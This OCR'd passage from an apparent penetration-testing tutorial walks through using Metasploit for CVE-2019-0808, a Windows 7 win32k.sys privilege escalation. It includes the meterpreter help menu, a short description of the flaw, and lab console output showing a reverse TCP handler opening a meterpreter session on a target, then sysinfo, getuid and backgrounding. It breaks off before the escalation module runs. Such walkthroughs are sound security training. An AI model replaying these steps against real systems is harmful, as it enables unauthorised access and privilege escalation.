
```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thre
ad
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
```

CVE-2019-0808 Windows 7 x86 Privilege Escalation Module

TARGET: Windows 7 x86 SP0 and SP1   TYPE: Local   FIREWALL : NOT APPL.


This windows 7 privilege escalation vulnerability in null pointer dereference vulnerability in MNGetpItemFromIndex() function in the Windows win32k.sys kernel driver. This can be achi-eved by calling NtUserMNDragOver system call under specific circumstances.

This vulnerability was widely used in year 2019 along with a Google Chrome exploit. Let'-s see how it works. Get a normal session on a Windows 7 x86 machine.




```
[*] Started reverse TCP handler on 192.168.36.132:4466
[*] Sending stage (176195 bytes) to 192.168.36.136
[*] Meterpreter session 1 opened (192.168.36.132:4466 → 192.168.36.136:49194) at 2020-07
-14 08:37:43 -0400

meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) >
```

Background the session and load the ntusermndragover module.



